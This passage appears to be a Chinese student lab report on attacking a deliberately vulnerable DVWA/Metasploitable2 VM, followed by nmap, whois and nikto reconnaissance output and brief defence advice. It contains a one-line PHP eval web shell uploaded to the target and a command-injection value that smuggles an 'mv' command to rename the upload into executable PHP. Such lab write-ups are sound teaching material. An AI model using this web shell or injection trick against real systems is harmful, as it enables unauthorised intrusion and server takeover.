22 <?php @eval($_POST['176']) ?>
23
24 ----------------------------131021418911842696741986466969
25 Content-Disposition: form-data; name="Upload"
```

2. 文件上传成功

3. 连接木马获取系统权限




三. 【安全级别 high】文件上传漏洞

1. 将 176.php 改名为 176.jpg

2. 利用命令注入漏洞修改 176.jpg 为 666.php

192.168.1.190|mv ../../hackable/uploads/176.jpg ../../hackable/uploads/666.php



3. 连接木马成功

四. 密码爆破与文件上传漏洞防御方法

密码爆破防御方法：

规定密码必须包含字母大小写、数字、特殊字符、同时达到 20 位以上，并进行定期更换。并限制登录的用户和允许的 ip 访问。或者直接改用 SSH 方式登录。

文件上传漏洞防御方法：

对上传的文件进行随机数字字母组合编号重命名；接收文件时检查文件的大小和类型；禁止上传危险的文件后缀类型；文件上传的目录由系统设置禁止执行。

3.3 实验总结

通过本次实验，本人掌握常用网络安全练习平台，例如 Kali 虚拟机，同时还了解了常见网络攻击类型，例如密码爆破以及文件上传漏洞等，最后本人还了解了密码爆破、文件上传等攻击方式，并成功利用 KALI 虚拟机对 Metasploitable2 虚拟机的 DVWA 进行了攻击行为。


4 情报收集

4.1 实验名称


情报收集

4.2 实验内容


1. whois baidu.com



2. dmitry baidu.com



3. whatweb 靶机 ip



4. 主机发现

```
root@kali:/home/strutnut# nmap -sn 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 20:00 +08
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
MAC Address: 00:50:0F:CE:CF:B7 (Cisco Systems)
Nmap scan report for 192.168.1.190
Host is up (0.00038s latency).
MAC Address: 00:0C:29:99:40:F2 (VMware)
Nmap scan report for DESKTOP-AL2JHL0.lan (192.168.1.206)
Host is up (0.00043s latency).
MAC Address: B6:5F:24:F2:DF:FA (Unknown)
Nmap scan report for DESKTOP-UD2N07K.lan (192.168.1.212)
Host is up (0.0057s latency).
MAC Address: B0:7B:25:3F:E9:8A (Unknown)
Nmap scan report for kali.lan (192.168.1.217)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 5.44 seconds
```

5. TCP 端口扫描

```
root@kali:/home/strutnut# nmap -sS 192.168.1.190
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 20:02 +08
Failed to resolve "-sS".
Nmap scan report for 192.168.1.190
Host is up (0.0020s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:99:40:F2 (VMware)
```

6. 版本侦测

```
root@kali:/home/strutnut# nmap -sV 192.168.1.190
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 20:20 +08
Nmap scan report for 192.168.1.190
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:99:40:F2 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
```

7. 操作系统侦测

```
MAC Address: 00:0C:29:99:40:F2 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
```

8. 防火墙探测

```
root@kali:/home/strutnut# nmap -sA 192.168.1.190
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 20:27 +08
Nmap scan report for 192.168.1.190
Host is up (0.0031s latency).
All 1000 scanned ports on 192.168.1.190 are unfiltered
MAC Address: 00:0C:29:99:40:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

9. 漏洞扫描 nikto –host 192.168.254.128

```
+ Target IP:          192.168.1.190
+ Target Hostname:    192.168.1.190
+ Target Port:        80
+ Start Time:         2021-06-12 20:28:57 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
 some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for
 the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file
names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were
 found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be prot
ected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 4
0540, mtime: Wed Dec 10 01:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protecte
d or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting ...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gi
ves a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be
 protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected o
r limited to authorized hosts.
```

10. 漏洞扫描 nikto –host 192.168.254.128 –port 80

```
root@kali:/home/strutnut# nikto -host 192.168.1.190 -port 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.190
+ Target Hostname:    192.168.1.190
+ Target Port:        80
+ Start Time:         2021-06-12 20:30:28 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
 some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for
 the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file
names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were
 found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be prot
ected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 4
0540, mtime: Wed Dec 10 01:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protecte
d or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting ...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gi
ves a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be
```

4.3 实验总结

通过本次实验，本人成功使用各种命令掌握系统信息等基本信息收集方法，例如 whois，whatweb 以及 Nmap 等。同时理解了理解网络安全攻击与防御策略。